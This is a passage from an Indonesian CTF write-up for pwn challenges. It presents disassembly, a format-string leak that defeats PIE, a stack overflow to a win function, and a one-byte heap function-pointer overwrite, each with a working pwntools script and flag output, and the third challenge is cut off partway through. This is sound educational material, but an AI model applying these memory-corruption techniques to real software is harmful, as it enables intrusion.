0x000000000001356 <+117>:  lea     rax, [rip+0xd5b]          # 0x20b8
0x00000000000135d <+124>:  mov     rdi, rax
0x000000000001360 <+127>:  call   0x10d0 <puts@plt>
0x000000000001365 <+132>:  mov     rdx, QWORD PTR [rip+0x2cb4] # 0x4020 <stdin@GLIBC_2.2.5>
0x00000000000136c <+139>:  lea     rax, [rbp-0x40]
0x000000000001370 <+143>:  mov     esi, 0x40
0x000000000001375 <+148>:  mov     rdi, rax
0x000000000001378 <+151>:  call   0x1100 <fgets@plt>
0x00000000000137d <+156>:  lea     rax, [rip+0xd63]          # 0x20e7
0x000000000001384 <+163>:  mov     rdi, rax
0x000000000001387 <+166>:  mov     eax, 0x0
0x00000000000138c <+171>:  call   0x10f0 <printf@plt>

```

```

0x000000000001375 <+148>:  mov     rdi, rax
0x000000000001378 <+151>:  call   0x1100 <fgets@plt>
0x00000000000137d <+156>:  lea     rax, [rip+0xd63]          # 0x20e7
0x000000000001384 <+163>:  mov     rdi, rax
0x000000000001387 <+166>:  mov     eax, 0x0
0x00000000000138c <+171>:  call   0x10f0 <printf@plt>
0x000000000001391 <+176>:  lea     rax, [rbp-0x40]
0x000000000001394 <+180>:  mov     rdi, rax
0x000000000001398 <+183>:  mov     eax, 0x0
0x00000000000139d <+188>:  call   0x10f0 <printf@plt>
0x0000000000013a7 <+193>:  jmp     0x13e4 <mi_miauw+259>
0x0000000000013a4 <+195>:  mov     eax, DWORD PTR [rbp-0x44]
0x0000000000013a7 <+198>:  cmp     eax, 0x2
0x0000000000013ae <+201>:  jne     0x13d5 <mi_miauw+244>
0x0000000000013ac <+203>:  lea     rax, [rip+0xd3d]          # 0x20f0
0x0000000000013b3 <+210>:  mov     rdi, rax
0x0000000000013b6 <+213>:  call   0x10d0 <puts@plt>
0x0000000000013bb <+218>:  mov     rdx, QWORD PTR [rip+0x2c5e] # 0x4020 <stdin@GLIBC_2.2.5>
0x0000000000013c2 <+225>:  lea     rax, [rbp-0x40]
0x0000000000013c6 <+229>:  mov     esi, 0x100
0x0000000000013cb <+234>:  mov     rdi, rax
0x0000000000013cc <+237>:  call   0x1100 <fgets@plt>
0x0000000000013d3 <+242>:  jmp     0x13e4 <mi_miauw+259>
0x0000000000013d5 <+244>:  lea     rax, [rip+0xd48]          # 0x2124
0x0000000000013dc <+251>:  mov     rdi, rax
0x0000000000013df <+254>:  call   0x10d0 <puts@plt>
0x0000000000013e4 <+259>:  nop
0x0000000000013e5 <+260>:  leave
0x0000000000013e6 <+261>:  ret
End of assembler dump.

```

Jadi dari mi_miauw ini ternyata ada fungsi untuk opsi 1 dan opsi 2 yang ada di nc tadi jadi untuk opsi satu ada kerentanan format strings vulnerability jadi kita bisa

pakai format kayak gini

AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p

itu untuk mencari leak alamatnya karna kan tadi di checksec itu pie enable jadi kita cari leaknya dan di opsi duanya itu ada buffer overflow jadi kita bisa nulis 256 bytes ke buffer yang cuma 64 bytes

Overflow = $0x100 - 0x40 = 0xC0$ bytes → bisa overwrite saved RBP dan return address!

```
shouma@DESKTOP-R6EESAL mnt /meow
MEOU MEOU
1. Meow me..ow (Melihat Alamat)
2. Meow MEOOWWW (Nyakar Memori)
meow meow meow ^^: 1
Meow meow? (Kasih Mize sesuatu buat diintip: )
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
Meow, AAAA,0x7ffc2d9d8a10,(nil),(nil),0x6,(nil),0xba00000006,0xb90045c0,0x2e70252e41414141,0x2e70252e70252e,0x252e70252e70252e,0x2e70252e70252e70,0x70252e70252e7025,0x
252e70252e70252e,0x5b0cc5000a70,0x7be6b919d000
```

offset 8 isinya 0x2e70252e41414141 jadi input mulai dari offset 8 Tapi kita butuh return address. Return address ada di stack setelah buffer + saved RBP. Coba leak offset lebih tinggi:

```
MEOU MEOU
1. Meow me..ow (Melihat Alamat)
2. Meow MEOOWWW (Nyakar Memori)
meow meow meow ^^: 1
Meow meow? (Kasih Mize sesuatu buat diintip: )
%15$p.%16$p.%17$p.%18$p.%19$p.%20$p.%21$p
Meow, 0x7be6b919d000,0x7ffc2d9d8c20,0x5b0cc574e417,0x7ffc2d9d8cc0,0x7be6b8e2a1ca,0x7ffc2d9d8c70,0x7ffc2d9d8d48
```

nice dapat 0x5b0cc574e417 dari %17\$p dari disassembly, main+48 ada di offset 0x1417. Jadi ini return address ke main+48.

Hitung PIE BASE

leaked_addr = 0x6469efa8b417

pie_base = leaked_addr - 0x1417 = 0x6469efa8a000

meow() = pie_base + 0x1249 = 0x6469efa8b249

Hitung padding buffer overflow

Padding = 0x40 (buffer) + 0x8 (saved RBP) = 0x48 bytes

Setelah 0x48 bytes, kita taruh alamat meow()

Lanjut ke script solvernya

```
2.py 7 X
2.py > ...
1  from pwn import *
2
3  p = remote('chall-ctf.ara-its.id', 54317)
4
5  # STEP 1: Leak PIE base
6  p.sendlineafter(b'meow meow meow ^^:', b'1')
7  p.sendlineafter(b'diintip:', b'%17$p')
8
9  p.recvuntil(b'Meow, ')
10 leak = p.recvline().strip()
11 leaked_addr = int(leak, 16)
12
13 pie_base = leaked_addr - 0x1417
14 meow_addr = pie_base + 0x1249
15 ret_gadget = pie_base + 0x13e6 # instruksi 'ret' untuk stack alignment
16
17 log.info(f"Leaked: {hex(leaked_addr)}")
18 log.info(f"PIE base: {hex(pie_base)}")
19 log.info(f"meow(): {hex(meow_addr)}")
20
21 # STEP 2: Buffer overflow dengan ret gadget
22 p.sendlineafter(b'meow meow meow ^^:', b'2')
23
24 payload = b'A' * 0x48
25 payload += p64(ret_gadget) # ret gadget untuk 16-byte alignment
26 payload += p64(meow_addr) # lalu jump ke meow()
27
28 p.sendlineafter(b'Meow', payload)
29
30 p.interactive()
```

```
shouma@DESKTOP-R6EE5AL mnt > python3 2.py
[+] Opening connection to chall-ctf.ara-its.id on port 54317: Done
[*] Leaked: 0x625cde7c9417
[*] PIE base: 0x625cde7c8000
[*] meow(): 0x625cde7c9249
[*] Switching to interactive mode
meow RAWRRRRR! (Mize masih lapar, RUAAAAA!!!!)

NYAAAA! Meow Meow: ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

[*] Got EOF while reading in interactive
$
```

yesyuu dapattt FLAG : ARA7{ada_seorang_pria_lokal_menikahi_pohon_saw17}

NICE chall seru karna checksecnya hampir lengkap belajar banyak and thank you admin

Challenge59 Solves

my diary gweh
100

Author: 0xhemo

I accidentally found my wife's diary. Surely there's nothing wrong with it, right?

nc chall-ctf.ara-its.id 4141

 chall

Flag

Submit

Kita analisis dulu seperti biasa dan yap lagi lagi ijo ijo keren lu min, nah pie lagi lagi enable kita harus cari leaknya dan yap langsung saja kita cek cek function

```
shouma@DESKTOP-R6EE5AL mnt > checksec chall
[*] '/mnt/c/Users/NB3440-Master01/OneDrive/Desktop/CTF/ARA/PWN/2/chall'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
Stripped: No

shouma@DESKTOP-R6EE5AL mnt > file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=f46e787d32b6de9c22b93126a9a48e5951aaeac5, for GNU/Linux 3.2.0, not stripped
```

Ini semua functionnya

All defined functions:

Non-debugging symbols:

0x00000000000001000	_init
0x00000000000001030	free@plt
0x00000000000001040	putchar@plt
0x00000000000001050	puts@plt
0x00000000000001060	fclose@plt
0x00000000000001070	printf@plt
0x00000000000001080	strcspn@plt
0x00000000000001090	read@plt
0x000000000000010a0	fgets@plt
0x000000000000010b0	getchar@plt
0x000000000000010c0	malloc@plt
0x000000000000010d0	setvbuf@plt
0x000000000000010e0	fopen@plt
0x000000000000010f0	__isoc99_scanf@plt
0x00000000000001100	exit@plt
0x00000000000001110	__cxa_finalize@plt
0x00000000000001120	_start
0x00000000000001150	deregister_tm_clones
0x00000000000001180	register_tm_clones
0x000000000000011c0	__do_global_dtors_aux
0x00000000000001200	frame_dummy
0x00000000000001209	get_secret
0x00000000000001294	entry_printer
0x000000000000012d2	banner
0x00000000000001306	menu
0x0000000000000136c	write_entry
0x000000000000014d7	read_entry
0x00000000000001587	edit_entry
0x0000000000000164f	delete_entry
0x00000000000001710	main
0x00000000000001808	_fini

Banyak sekali yang mencurigakan tapi kita mulai dari get_secret dulu

```
pwndbg> disas get_secret
Dump of assembler code for function get_secret:
0x0000000000001209 <+0>:    push    rbp
0x000000000000120a <+1>:    mov     rbp, rsp
0x000000000000120d <+4>:    sub     rsp, 0x50
0x0000000000001211 <+8>:    lea     rax, [rip+0xdf0]          # 0x2008
0x0000000000001218 <+15>:   mov     rsi, rax
0x000000000000121b <+18>:   lea     rax, [rip+0xde8]          # 0x200a
0x0000000000001222 <+25>:   mov     rdi, rax
0x0000000000001225 <+28>:   call    0x10e0 <fopen@plt>
0x000000000000127a <+33>:   mov     QWORD PTR [rbp-0x8], rax
0x000000000000127e <+37>:   cmp     QWORD PTR [rbp-0x8], 0x0
0x0000000000001233 <+42>:   jne     0x124e <get_secret+69>
0x0000000000001235 <+44>:   lea     rax, [rip+0xdd7]          # 0x2013
0x000000000000123c <+51>:   mov     rdi, rax
0x000000000000123f <+54>:   call    0x1050 <puts@plt>
0x0000000000001244 <+59>:   mov     edi, 0x1
0x0000000000001249 <+64>:   call    0x1100 <exit@plt>
0x000000000000124e <+69>:   mov     rdx, QWORD PTR [rbp-0x8]
0x0000000000001252 <+73>:   lea     rax, [rbp-0x50]
0x0000000000001256 <+77>:   mov     esi, 0x40
0x000000000000125b <+82>:   mov     rdi, rax
0x000000000000125e <+85>:   call    0x10a0 <fgets@plt>
0x0000000000001263 <+90>:   lea     rax, [rip+0xdbe]          # 0x2028
0x000000000000126a <+97>:   mov     rdi, rax
0x000000000000126d <+100>:  call    0x1050 <puts@plt>
0x0000000000001272 <+105>:  lea     rax, [rbp-0x50]
0x0000000000001276 <+109>:  mov     rdi, rax
0x0000000000001279 <+112>:  call    0x1050 <puts@plt>
0x000000000000127e <+117>:  mov     rax, QWORD PTR [rbp-0x8]
0x0000000000001282 <+121>:  mov     rdi, rax
0x0000000000001285 <+124>:  call    0x1060 <fclose@plt>
0x000000000000128a <+129>:  mov     edi, 0x0
0x000000000000128f <+134>:  call    0x1100 <exit@plt>
End of assembler dump.
```

Wow ada fopen dan fgets kita harus somehow redirect execution ke get_secret.

lanjut ke yang lain

```

pwndbg> disas write_entry
Dump of assembler code for function write_entry:
0x000000000000136c <+0>:    push    rbp
0x000000000000136d <+1>:    mov     rbp, rsp
0x0000000000001370 <+4>:    push    rbx
0x0000000000001371 <+5>:    sub     rsp, 0x18
0x0000000000001375 <+9>:    lea     rax, [rip+0xde3]          # 0x215f
0x000000000000137c <+16>:   mov     rdi, rax
0x000000000000137f <+19>:   mov     eax, 0x0
0x0000000000001384 <+24>:   call    0x1070 <printf@plt>
0x0000000000001389 <+29>:   lea     rax, [rbp-0x14]
0x000000000000138d <+33>:   mov     rsi, rax
0x0000000000001390 <+36>:   lea     rax, [rip+0xdd6]          # 0x216d
0x0000000000001397 <+43>:   mov     rdi, rax
0x000000000000139a <+46>:   mov     eax, 0x0
0x000000000000139f <+51>:   call    0x10f0 <__isoc99_scanf@plt>
0x00000000000013a4 <+56>:   call    0x10b0 <getchar@plt>
0x00000000000013a9 <+61>:   mov     eax, DWORD PTR [rbp-0x14]
0x00000000000013ac <+64>:   test    eax, eax
0x00000000000013ae <+66>:   js      0x13d5 <write_entry+105>
0x00000000000013b0 <+68>:   mov     eax, DWORD PTR [rbp-0x14]
0x00000000000013b3 <+71>:   cmp     eax, 0x9
0x00000000000013b6 <+74>:   jg      0x13d5 <write_entry+105>
0x00000000000013b8 <+76>:   mov     eax, DWORD PTR [rbp-0x14]
0x00000000000013bb <+79>:   cdq     rax
0x00000000000013bd <+81>:   lea     rdx, [rax*8+0x0]
0x00000000000013c5 <+89>:   lea     rax, [rip+0x2c74]          # 0x4040 <entries>
0x00000000000013cc <+96>:   mov     rax, QWORD PTR [rdx+rax*1]
0x00000000000013d0 <+100>:  test    rax, rax
0x00000000000013d3 <+103>:  je      0x13e9 <write_entry+125>
0x00000000000013d5 <+105>:  lea     rax, [rip+0xd94]          # 0x2170
0x00000000000013dc <+112>:  mov     rdi, rax
0x00000000000013df <+115>:  call    0x1050 <puts@plt>
0x00000000000013e4 <+120>:  jmp     0x14d1 <write_entry+357>
0x00000000000013e9 <+125>:  mov     ebx, DWORD PTR [rbp-0x14]
0x00000000000013ec <+128>:  mov     edi, 0x48
0x00000000000013f1 <+133>:  call    0x10c0 <malloc@plt>
0x00000000000013f6 <+138>:  mov     rcx, rax
0x00000000000013f9 <+141>:  movsxd  rax, ebx
0x00000000000013fc <+144>:  lea     rdx, [rax*8+0x0]
0x0000000000001404 <+152>:  lea     rax, [rip+0x2c35]          # 0x4040 <entries>
0x000000000000140b <+159>:  mov     QWORD PTR [rdx+rax*1], rcx

```

```

0x000000000000140f <+163>: mov     eax,DWORD PTR [rbp-0x14]
0x0000000000001412 <+166>: cdqe
0x0000000000001414 <+168>: lea     rdx,[rax*8+0x0]
0x000000000000141c <+176>: lea     rax,[rip+0x2c1d]          # 0x4040 <entries>
0x0000000000001423 <+183>: mov     rax,QWORD PTR [rdx+rax*1]
0x0000000000001427 <+187>: lea     rdx,[rip+0xffffffffffffe66]      # 0x1294 <entry_printer>
0x000000000000142e <+194>: mov     QWORD PTR [rax+0x40],rdx
0x0000000000001432 <+198>: lea     rax,[rip+0xd46]              # 0x217f
0x0000000000001439 <+205>: mov     rdi,rax
0x000000000000143c <+208>: mov     eax,0x0
0x0000000000001441 <+213>: call    0x1070 <printf@plt>
0x0000000000001446 <+218>: mov     rax,QWORD PTR [rip+0x2be1]      # 0x4030 <stdin@GLIBC_2.2.5>
0x0000000000001448 <+225>: mov     edx,DWORD PTR [rbp-0x14]
0x0000000000001450 <+228>: movsxd  rdx,edx
0x0000000000001453 <+231>: lea     rcx,[rdx*8+0x0]
0x000000000000145b <+239>: lea     rdx,[rip+0x2bde]          # 0x4040 <entries>
0x000000000000145f <+246>: mov     rdx,QWORD PTR [rcx+rdx*1]
0x000000000000145e <+250>: mov     rcx,rdx
0x0000000000001459 <+253>: mov     rdx,rax
0x000000000000145c <+256>: mov     esi,0x40
0x0000000000001471 <+261>: mov     rdi,rcx
0x0000000000001474 <+264>: call    0x10a0 <fgets@plt>
0x0000000000001479 <+269>: mov     eax,DWORD PTR [rbp-0x14]
0x000000000000147c <+272>: cdqe
0x000000000000147e <+274>: lea     rdx,[rax*8+0x0]
0x0000000000001486 <+282>: lea     rax,[rip+0x2bb3]          # 0x4040 <entries>
0x000000000000148d <+289>: mov     rbx,QWORD PTR [rdx+rax*1]
0x0000000000001491 <+293>: mov     eax,DWORD PTR [rbp-0x14]
0x0000000000001494 <+296>: cdqe
0x0000000000001496 <+298>: lea     rdx,[rax*8+0x0]
0x000000000000149e <+306>: lea     rax,[rip+0x2b9b]          # 0x4040 <entries>
0x00000000000014a5 <+313>: mov     rax,QWORD PTR [rdx+rax*1]
0x00000000000014a9 <+317>: mov     rdx,rax
0x00000000000014ac <+320>: lea     rax,[rip+0xcd6]          # 0x218f
0x00000000000014b3 <+327>: mov     rsi,rax
0x00000000000014b6 <+330>: mov     rdi,rdx
0x00000000000014b9 <+333>: call    0x1080 <strncpy@plt>
0x00000000000014be <+338>: mov     BYTE PTR [rbx+rax*1],0x0
0x00000000000014c2 <+342>: lea     rax,[rip+0xcc8]          # 0x2191
0x00000000000014c9 <+349>: mov     rdi,rax
0x00000000000014cc <+352>: call    0x1050 <puts@plt>
0x00000000000014d1 <+357>: mov     rbx,QWORD PTR [rbp-0x8]

```

jadi di function ini
Minta index (0-9)

1. Cek apakah entry di index tersebut kosong
2. Kalau kosong, malloc(0x48) → alokasi 72 bytes
3. Set function pointer di offset 0x40 ke entry_printer
4. Baca data pake fgets(buf, 0x40, stdin) → 64 bytes, aman

Lanjut lagi

```

Dump of assembler code for function read_entry:
0x00000000000014d7 <+0>:    push    rbp
0x00000000000014d8 <+1>:    mov     rbp, rsp
0x00000000000014db <+4>:    sub     rsp, 0x10
0x00000000000014df <+8>:    lea     rax, [rip+0xc7]          # 0x21ad
0x00000000000014e6 <+15>:   mov     rdi, rax
0x00000000000014e9 <+18>:   mov     eax, 0x0
0x00000000000014ee <+23>:   call    0x1070 <printf@plt>
0x00000000000014f3 <+28>:   lea     rax, [rbp-0x4]
0x00000000000014f7 <+32>:   mov     rsi, rax
0x00000000000014fa <+35>:   lea     rax, [rip+0xc6c]        # 0x215d
0x0000000000001501 <+42>:   mov     rdi, rax
0x0000000000001504 <+45>:   mov     eax, 0x0
0x0000000000001509 <+50>:   call    0x10f0 <_isoc99_scanf@plt>
0x000000000000150e <+55>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000001511 <+58>:   test    eax, eax
0x0000000000001513 <+60>:   js      0x153a <read_entry+99>
0x0000000000001515 <+62>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000001518 <+65>:   cmp     eax, 0x9
0x000000000000151b <+68>:   jg      0x153a <read_entry+99>
0x000000000000151d <+70>:   mov     eax, DWORD PTR [rbp-0x4]
0x0000000000001520 <+73>:   cdq     rax
0x0000000000001522 <+75>:   lea     rdx, [rax*8+0x0]
0x000000000000152a <+83>:   lea     rax, [rip+0x2b0f]        # 0x4040 <entries>
0x0000000000001531 <+90>:   mov     rax, QWORD PTR [rdx+rax*1]
0x0000000000001535 <+94>:   test    rax, rax
0x0000000000001538 <+97>:   jne     0x154b <read_entry+116>
0x000000000000153a <+99>:   lea     rax, [rip+0xc74]        # 0x21b5
0x0000000000001541 <+106>:  mov     rdi, rax
0x0000000000001544 <+109>:  call    0x1050 <puts@plt>
0x0000000000001549 <+114>:  jmp     0x1585 <read_entry+174>
0x000000000000154b <+116>:  mov     eax, DWORD PTR [rbp-0x4]
0x000000000000154e <+119>:  cdq     rax
0x0000000000001550 <+121>:  lea     rdx, [rax*8+0x0]
0x0000000000001558 <+129>:  lea     rax, [rip+0x2ae1]        # 0x4040 <entries>
0x000000000000155f <+136>:  mov     rax, QWORD PTR [rdx+rax*1]
0x0000000000001563 <+140>:  mov     rax, QWORD PTR [rax+0x40]
0x0000000000001567 <+144>:  mov     edx, DWORD PTR [rbp-0x4]
0x000000000000156a <+147>:  movsxd  rdx, edx
0x000000000000156d <+150>:  lea     rcx, [rdx*8+0x0]
0x0000000000001575 <+158>:  lea     rdx, [rip+0x2ae4]        # 0x4040 <entries>
0x000000000000157c <+165>:  mov     rdx, QWORD PTR [rcx+rdx*1]

```

1. Minta index
2. Ambil entry di index tersebut
3. Ambil function pointer dari entry (entry->printer)
4. Panggil function pointer itu! → call rax

Wah ini menarik. Jadi kalau kita bisa overwrite function pointer-nya, kita bisa kontrol kemana program jump!

Lanjut lagi jujur udah pusing liat angka tapi semangat izin

```

0x0000000000001587 <+0>: push rbp
0x0000000000001588 <+1>: mov rbp, rsp
0x000000000000158b <+4>: sub rsp, 0x10
0x000000000000158f <+8>: lea rax, [rip+0xc17] # 0x21ad
0x0000000000001596 <+15>: mov rdi, rax
0x0000000000001599 <+18>: mov eax, 0x0
0x000000000000159e <+23>: call 0x1070 <printf@plt>
0x00000000000015a3 <+28>: lea rax, [rbp-0x4]
0x00000000000015a7 <+32>: mov rsi, rax
0x00000000000015aa <+35>: lea rax, [rip+0xbbc] # 0x216d
0x00000000000015b1 <+42>: mov rdi, rax
0x00000000000015b4 <+45>: mov eax, 0x0
0x00000000000015b9 <+50>: call 0x10f0 <__isoc99_scanf@plt>
0x00000000000015be <+55>: call 0x10b0 <getchar@plt>
0x00000000000015c1 <+60>: mov eax, DWORD PTR [rbp-0x4]
0x00000000000015c6 <+63>: test eax, eax
0x00000000000015c8 <+65>: js 0x15ef <edit_entry+104>
0x00000000000015ca <+67>: mov eax, DWORD PTR [rbp-0x4]
0x00000000000015cd <+70>: cmp eax, 0x9
0x00000000000015d0 <+73>: jg 0x15ef <edit_entry+104>
0x00000000000015d2 <+75>: mov eax, DWORD PTR [rbp-0x4]
0x00000000000015d5 <+78>: cdqe
0x00000000000015d7 <+80>: lea rdx, [rax*8+0x0]
0x00000000000015df <+88>: lea rax, [rip+0x2a5a] # 0x4040 <entries>
0x00000000000015e6 <+95>: mov rax, QWORD PTR [rdx+rax*1]
0x00000000000015ea <+99>: test rax, rax
0x00000000000015ed <+102>: jne 0x1600 <edit_entry+121>
0x00000000000015ef <+104>: lea rax, [rip+0xbbf] # 0x21b5
0x00000000000015f6 <+111>: mov rdi, rax
0x00000000000015f9 <+114>: call 0x1050 <puts@plt>
0x00000000000015fe <+119>: jmp 0x164d <edit_entry+198>
0x0000000000001600 <+121>: lea rax, [rip+0xbbb] # 0x21c2
0x0000000000001607 <+128>: mov rdi, rax
0x000000000000160a <+131>: mov eax, 0x0
0x000000000000160f <+136>: call 0x1070 <printf@plt>
0x0000000000001614 <+141>: mov eax, DWORD PTR [rbp-0x4]
0x0000000000001617 <+144>: cdqe
0x0000000000001619 <+146>: lea rdx, [rax*8+0x0]
0x0000000000001621 <+154>: lea rax, [rip+0x2a18] # 0x4040 <entries>
0x0000000000001628 <+161>: mov rax, QWORD PTR [rdx+rax*1]
0x000000000000162c <+165>: mov edx, 0x60
0x0000000000001631 <+170>: mov rsi, rax
0x0000000000001634 <+173>: mov edi, 0x0
0x0000000000001639 <+178>: call 0x1090 <read@plt>
0x000000000000163e <+183>: lea rax, [rip+0xb8a] # 0x21cf
0x0000000000001645 <+190>: mov rdi, rax

```

Ini function edit_entry

1. Minta index
2. Panggil read(0, entry->data, 0x60) → BACA 96 BYTES!
3. Padahal buffer data cuma 64 bytes!

Di write_entry, data dibaca dengan fgets(buf, 0x40, stdin) → 64 bytes (aman).
Tapi di edit_entry, data dibaca dengan read(0, buf, 0x60) → 96 bytes (OVERFLOW 32 bytes)!

Buffer cuma 64 bytes, tapi kita bisa nulis 96 bytes. Sisa 32 bytes bakal overwrite function pointer yang ada di offset 0x40!

jadi gini plannya

Bikin entry di index 0 → function pointer-nya akan diisi entry_printer

1. Edit entry di index 0 → kirim 64 bytes padding + overwrite function pointer ke `get_secret`
2. Read entry di index 0 → trigger function pointer call → profit!

Karena PIE enabled, address `get_secret` di-randomize setiap run. Base address selalu berakhiran `...000` (page-aligned).

- `entry_printer` ada di offset `0x1294` dari base
- `get_secret` ada di offset `0x1209` dari base

Berarti:

- Full address `entry_printer` = `BASE + 0x1294`
- Full address `get_secret` = `BASE + 0x1209`

Karena PIE page-aligned, low 12 bits (3 nibble terakhir) dari address itu fixed!

`entry_printer`: `BASE + 0x1294` → `...?294`

`get_secret`: `BASE + 0x1209` → `...?209`

Low byte:

- `entry_printer`: `0x94`
- `get_secret`: `0x09`

Kita gak perlu overwrite semua 8 bytes function pointer! Cukup overwrite 1 byte terakhir aja: `0x94` → `0x09`.

Byte-byte di atasnya (yang depend on PIE base) tetap sama karena kita gak sentuh. Jadi exploit-nya 100% reliable tanpa brute force!

Kita verifikasi dulu di gdb break di `edit_entry+178`

```
pwndbg> b *edit_entry+178
Breakpoint 1 at 0x1639
pwndbg> run
Starting program: /mnt/c/Users/NB3440-Master01/OneDrive/Desktop/CTF/ARA/PWN/2/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Ye Shunguang's Diary

1. Write Entry
2. Read Entry
3. Edit Entry
4. Delete Entry
5. Exit
> 1
Index (0-9): 0
Entry content: AAAA
Entry successfully created!

Ye Shunguang's Diary

1. Write Entry
2. Read Entry
3. Edit Entry
4. Delete Entry
5. Exit
> 3
Index: 0
Edit entry:
```

Terus kalau udah hit breakpointnya kita cek memory

```
pwndbg> x/20gx 0x5555555592a0
0x5555555592a0: 0x0000000041414141 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000000
0x5555555592c0: 0x0000000000000000 0x0000000000000000
0x5555555592d0: 0x0000000000000000 0x0000000000000000
0x5555555592e0: 0x0000555555555294 0x00000000000020d21
0x5555555592f0: 0x0000000000000000 0x0000000000000000
0x555555559300: 0x0000000000000000 0x0000000000000000
0x555555559310: 0x0000000000000000 0x0000000000000000
0x555555559320: 0x0000000000000000 0x0000000000000000
0x555555559330: 0x0000000000000000 0x0000000000000000
```

Perfect! Function pointer ada di 0x0000555555555294 (entry_printer). Kita cuma perlu overwrite byte terakhir 0x94 → 0x09 jadi 0x0000555555555209 (get_secret).

NICEEE TINGGAL BIKIN SCRIPT

```

1  #!/usr/bin/env python3
2  from pwn import *
3
4  context.binary = elf = ELF('./chall')
5  context.log_level = 'info'
6
7  def conn():
8      if args.REMOTE:
9          return remote(args.HOST, int(args.PORT))
10         return process('./chall')
11
12 # Jalankan dengan: python3 exploit.py REMOTE HOST=chall-ctf.ara-its.id PORT=4141
13 p = remote('chall-ctf.ara-its.id', 4141)
14
15 # 1. Write Entry at index 0
16 p.sendlineafter(b'>', b'1')
17 p.sendlineafter(b':', b'0')
18 p.sendlineafter(b':', b'A' * 16)
19 log.info('Created entry 0')
20
21 # 2. Edit Entry at index 0
22 p.sendlineafter(b'>', b'3')
23 p.sendlineafter(b':', b'0')
24 p.recvuntil(b':')
25 sleep(0.1)
26
27 # 0x40 bytes padding + overwrite 1 low byte: 0x94 → 0x09
28 payload = b'B' * 0x40 + b'\x09'
29 p.send(payload)
30 log.info('Overwrote function pointer')
31
32 # 3. Read Entry → triggers get_secret
33 p.sendlineafter(b'>', b'2')
34 p.sendlineafter(b':', b'0')
35 log.success('Triggered get_secret!')
36
37 p.interactive()

```

```

shouma@DESKTOP-R6EE5AL mnt > > > > > > > > 2 python3 1.py
[*] '/mnt/c/Users/NB3440-Master01/OneDrive/Desktop/CTF/ARA/PWN/2/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
Stripped:  No
[+] Opening connection to chall-ctf.ara-its.id on port 4141: Done
[*] Created entry 0
[*] Overwrote function pointer
[+] Triggered get_secret!
[*] Switching to interactive mode
bro how do you even discover my wife's secret?
ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}

[*] Got EOF while reading in interactive
$

```

YEYYY DAPETT FLAG :

ARA7{y3_5hungu4ng_buk4nkah_1ni_myy_ist3r1_gwehhh_4hh}

Challenge ini ngajarin tentang heap buffer overflow dengan twist menarik: target overflow-nya bukan return address di stack, tapi function pointer di heap. BTW keren challengenya

Challenge

79 Solves

×

19jt lapangan padel 100

Author: **xnonce**

19 juta bener ga ya wkwkw

chall

nc chall-ctf.ara-its.id 4040

 chall.zip

Flag

Submit

WKWKWKWK NAMA CHALL TERBAGUS SI JUJUR

Oke seperti biasa kita analisis basic dulu

```
shouma@DESKTOP-R6EE5AL ~mnt> file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1
j=99b1769020a54353548654afcea3e74028b525fa, for GNU/Linux 3.2.0, not stripped
shouma@DESKTOP-R6EE5AL ~mnt> checksec chall
[*] '/mnt/c/Users/NB3440-Master01/OneDrive/Desktop/CTF/ARA/PWN/3/chall'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
SHSTK:            Enabled
IBT:              Enabled
Stripped:         No
```

WOPP WOPP no pie entah kenapa seneng aja setelah 2 chall pie no canary juga
buffer overflow nampaknya ya, lanjut lihat function

```
pwndbg> i funct
```

```
All defined functions:
```

```
Non-debugging symbols:
```

0x000000000000401000	_init
0x0000000000004010c0	puts@plt
0x0000000000004010d0	fclose@plt
0x0000000000004010e0	printf@plt
0x0000000000004010f0	fgets@plt
0x000000000000401100	gets@plt
0x000000000000401110	fflush@plt
0x000000000000401120	setvbuf@plt
0x000000000000401130	fopen@plt
0x000000000000401140	exit@plt
0x000000000000401150	_start
0x000000000000401180	_dl_relocate_static_pie
0x000000000000401190	deregister_tm_clones
0x0000000000004011c0	register_tm_clones
0x000000000000401200	__do_global_ctors_aux
0x000000000000401230	frame_dummy
0x000000000000401236	win
0x0000000000004012c5	vuln
0x000000000000401350	main
0x0000000000004013c4	_fini

WOW ada win,vuln, dan main kita coba dari main dulu biar win sama vulnya belakang

```

pwndbg> disas main
Dump of assembler code for function main:
0x0000000000401350 <+0>:    endbr64
0x0000000000401354 <+4>:    push    rbp
0x0000000000401358 <+5>:    mov     rbp, rsp
0x000000000040135e <+8>:    mov     rax, QWORD PTR [rip+0x2d11]    # 0x404070 <stdin@GLIBC_2.2.5>
0x0000000000401361 <+15>:   mov     ecx, 0x0
0x0000000000401364 <+20>:   mov     edx, 0x2
0x0000000000401369 <+25>:   mov     esi, 0x0
0x000000000040136e <+30>:   mov     rdi, rax
0x0000000000401371 <+33>:   call    0x401120 <setvbuf@plt>
0x0000000000401375 <+38>:   mov     rax, QWORD PTR [rip+0x2ce3]    # 0x404060 <stdout@GLIBC_2.2.5>
0x000000000040137d <+45>:   mov     ecx, 0x0
0x0000000000401382 <+50>:   mov     edx, 0x2
0x0000000000401387 <+55>:   mov     esi, 0x0
0x000000000040138c <+60>:   mov     rdi, rax
0x000000000040138f <+63>:   call    0x401120 <setvbuf@plt>
0x0000000000401394 <+68>:   mov     rax, QWORD PTR [rip+0x2ce5]    # 0x404080 <stderr@GLIBC_2.2.5>
0x000000000040139b <+75>:   mov     ecx, 0x0
0x00000000004013a0 <+80>:   mov     edx, 0x2
0x00000000004013a5 <+85>:   mov     esi, 0x0
